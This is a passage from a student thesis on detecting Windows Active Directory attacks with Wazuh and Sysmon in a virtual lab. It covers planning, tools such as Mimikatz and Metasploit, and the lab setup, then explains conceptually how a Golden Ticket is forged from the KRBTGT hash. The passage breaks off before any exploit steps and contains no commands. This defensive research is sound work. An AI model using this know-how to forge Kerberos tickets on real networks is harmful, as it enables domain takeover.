


Figure 4.8: “Increment 6: Additional detection for GNU/Linux” planning




Figure 4.9: “Increment 7: VirusTotal integration” planning




Figure 4.10: “Closing of the project” planning

4.4.4 Real planning

Due to changes on the scope and a 3 month delay due to personal matters of the student there is a big difference with the initial planning.




Figure 4.11: Planning simplification




Figure 4.12: “Beginning of the project” planning

This was not planned beforehand but it seemed like a good idea to leave some time to investigate exactly what did change while the project was on hold. Also a new setup of critical installations, because the documentation of the process before was lacking in details slightly.

The Kibana plugin for Wazuh stopped working because there was a version mismatch with the installed version of Wazuh. Even though it was not critical it was fixed as soon as it was noticed.




Figure 4.13: “Updating tools of the project” planning




Figure 4.14: “Increment 1: Common attacks in Windows Server” planning

Chapter 5

Technologies and tools

5.1 For development and configuration

- Wazuh: Wazuh[14] is the core of this project and some of the configuration of the system had to be done with it. In this project ruleset files were created to detect the targeted threats.
- Sysmon: Sysmon[33] reports events based on its configuration, which in most cases give more insight of the status of the system than normal Windows events.
- Powershell: Some basic scripting[24] was done in powershell to mimic attacks and to perform a particular detection with a remote command.

5.2 For pentesting

- Powershell scripts: Third-party tools written in powershell were used to mimic attacks.
- Powershell and Windows builtins: Some harmless powershell commands were used in combination with Windows builtins in order to extract useful data for an attacker.
- Linux shell programs in GNU/Linux: They were used in order to fully understand how some of the security was implemented in the Windows systems. For example their network share was first tested with the Samba command *smclient*.
- Metasploit: It was used as framework[34] for getting information and to exploit security vulnerabilities, mimicking an attacker.

- Mimikatz: Mimikatz[35] was one of the most used tools for extracting data and gaining privileges.
- Other third-party tools: Other programs were used to dump data from memory, in order to have assure the identification of attack patterns from different sources.

5.3 For processing logs

- The Kibana plugin for Wazuh: It provides an easy and fashionable way to show the triggered alerts with a web browser. It was only used at first, before it felt too slow and shallow.
- Linux shell programs in GNU/Linux: The most used were Grep, AWK and Tmux. They were used to process the logs of Wazuh for most of the project. These logs include the received events and the triggered alerts. They were a good fit because they are easy to write commands on, they are fast and the queries needed for this project were quite simple. Grep was used for finding events with certain patterns. AWK to parse logs for easier comprehension. Tmux is a terminal multiplexer, which is basically a program that controls a bunch of terminals, and was used to manage the shells and to find and copy strings in them, similar to an Integrated Development Environment (IDE).
- The Windows Event Viewer: To troubleshoot inspecting the logs generated from Sysmon. Some times under heavy load (particularly after booting) the agent could not send the data to the manager without a significant delay of a couple of minutes. From the manager it made it seem like none of the exepect events were generated.

5.4 For the documentation

- Git: Was used to store the memory and manage its changes, through a Github repository[24].
- Vim + L^AT_EX+ Latexmk: Vim was used as the text editor to write all the documentation and most of the ruleset and scripts. This was easier for me than using other editos because I have a fair amount of customization for Vim, in my general purpose dotfiles[36]. L^AT_EXwas the medium the memory was written in, with Latexmk for its compilation.
- Draw.io: A web application for general purpose drawing[37]. It was used for making diagrams in this project. If these diagrams were to be more

complex this probably would have been replaced by other tool (at least for those cases).

- **SimpleScreenRecorder**: Is a GNU/Linux program. It was used to record videos during critical tasks using the virtual machines. These serve just as a way to assure the student these tasks were done exactly as he remembers them, or how to reproduce them. They did not take much disk space (about ~ 110 MB per hour) while still having decent image quality. The recording settings were 15 frames per second and h264 codec with a constant rate factor of 32.
- **Linux shell programs**: Some simple commands to make sure no minor elements are forgotten. For example that all references and images are used, and that any relevant acronym are explained in the glossary.
- **Aspell**: Is a spell checker[38], this is a program for reviewing that words are written correctly in the specified language. This program has a mode for \LaTeX that ignores its commands without the need of a special dictionary.

Chapter 6

Architecture

Usually this chapter would be “Design and Implementation”, but it was not needed because there was no serious software development during this project, as explained before. Still a description of the components and their communication in the system is needed to fully understand it.

This project was run under a GNU/Linux distribution in one of the personal computers of the student. Said computer has 20GB of RAM, an *i5-2500k* processor and about 500GB of free disk storage for this project.

Hosting services were considered but discarded, because their biggest advantage would be to be able to work on this project anywhere (since the only user is the student). This is something that can be achieved in a home computer with port redirection and either knowing the external ip of the router or using a naming service. There was no need to connect from the outside because the student had no more classes after december. When outside, time was better spent on research or on this document.

6.1 Virtual machines

VirtualBox was chosen as the host program of the virtual machines because it was the one the student had the most experience with.

This laboratory consist of multiple virtual machines, that represent:

- An enterprise domain of Windows computers, named **Wazuh.local**, managed by Windows’ Active Directory:
 - Windows Server 2019, as Domain Controller of the Active Directory.
 - Windows Server 2019, as a file server.
 - Windows 10, as a basic workstation.

- The Wazuh server: A CentOS 7. As mentioned before in 2.2, we are using a single server to host both the Wazuh manager and the ELK stack.
- An offensive security box: In this case with Kali Linux. This is used to access the Windows boxes in some of the attacks.



Figure 6.1: Virtual machines in the project

Every machine has two network interfaces, one for the internal network (10.0.3.0) and another for accessing the internet connection of the host. Each of the Windows boxes have a Wazuh agent installed, that reports to their manager (server) in the CentOS box. All the ruleset changes and log processing was done directly on the CentOS machine.

Most of the time only the DC and the CentOS machine were powered on, but when all of them were being used at the same time they consumed about 12GB of RAM. Leavin aside booting, they did not affect performance in a perceptible way, either one to each other or to the host.

Snapshots were taken when significant changes were made, like relevant installation or configuration. Then the virtual machines with their snapshots were copied to a couple of external disks as backup. At the end of the project near 60 snapshots were taken and the virtual machines with their snapshots were using about 160GB of disk space.

Chapter 7

Increment 1

The title of this increment is “Common attacks in Windows Server”. This chapter is about the requirements that were selected into this increment and later implemented.

7.1 Golden Ticket

Windows domains are a very common way to manage network accounts in companies. The servers of this kind of domain are Domain Controllers and the program that handles the domain directory is the Active Directory. The Domain Controller (DC) runs the Key Distribution Center (KDC), which handles Kerberos ticket requests, which are used to authenticate users and allow access to services (for example login).

The KRBTGT account is the equivalent of a super-administrator account for Kerberos. It is used to encrypt and sign all Kerberos tickets within a domain, so DCs use the account password to decrypt Kerberos tickets for validation. By default this account password never changes and the account name is the same in every domain[39].

The process to access a service is as follows[40][41][42]:

1. The user request a Ticket Granting Ticket (TGT). This ticket is encrypted with the KDC key and is used for request to the KDC one or more Ticket Granting Service (TGS). This request is ciphered with the user hash.
2. The DC returns the requested TGT is everything is in order.
3. The user requests the TGS.
4. The DC returns the requested TGS is everything is in order.
5. The user sends a request to a computer running a service to make use of it. For this the TGS is sent.

6. Optionally the Privilege Attribute Certificate (PAC) can be sent to the DC to be verified. The PAC is a structure present in almost every ticket that contains the privileges of the user and it is signed with the KDC key. Nevertheless, the PAC verification checks only its signature, without inspecting if privileges inside of PAC are correct. Furthermore, a client can avoid the inclusion of the PAC inside the ticket by specifying it in KERB-PA-PAC-REQUEST field of ticket request. Unfortunately most services do not validate the PAC.
7. Optionally the DC returns the result to the computer that requested it, which should be running the service in question.
8. Optionally the user receives the response to his request to use the service.




Figure 7.1: Steps for Kerberos authentication

The Golden Ticket attack depends on obtaining the password information of the KRBTGT account to generate a forged TGT. It can provide the attacker with the desired privileges in the AD (like administrator).

This means TGTs can be generated to access every account within the AD. This forged TGT is known as Golden Ticket. The Golden Ticket does not depend at all of the administrator password of the AD, which means that changing this

password does not invalidate a Golden Ticket in anyway.

Because the attack uses a valid TGT is very hard to detect it is a forgery. Once it has been generated the TGT can be used at any time and any amount of times until the time expiration. Any TGS obtained from a Golden Ticket is no longer a forgery, because is generated from the DC.

The password information of the KRBTGT account can be just the hash of the password, which is stored in memory and can be retrieved with enough local privileges in a DC. To generate the Golden Ticket the attacker also needs the domain name and the SID of the domain to which the KRBTGT account belongs, which are trivial to get[39].

Furthermore once the required data is obtained the Golden Ticket can be generated offline using certain programs, like Mimikatz. This means is impossible to detect the creation of the ticket itself if is not done on a computer in the network.

It follows that this attack can only be detected either during the steps needed to create the TGT (get the hash of the KRBTGT account) or by the use of the TGT.

By default Mimikatz sets the forged ticket age to 10 years, which is useful to some attackers because they would need only one attack to compromise the entire network for that time.

7.1.1 Exploit methods

To keep this simple only the basics are explained about the techniques used in the examples for a Golden Ticket attack. Because some of the exploits are similar they are numbered for easier identification. The scripts in the next exploits were used to understand the different ways to perform Golden Ticket attacks and during the tests to try to detect them. Of course there are more ways to generate a Golden Ticket, and some are much more harder to detect, but there is no time to examine them all. Also it is possible to combine several of the next exploits or change some of their steps.

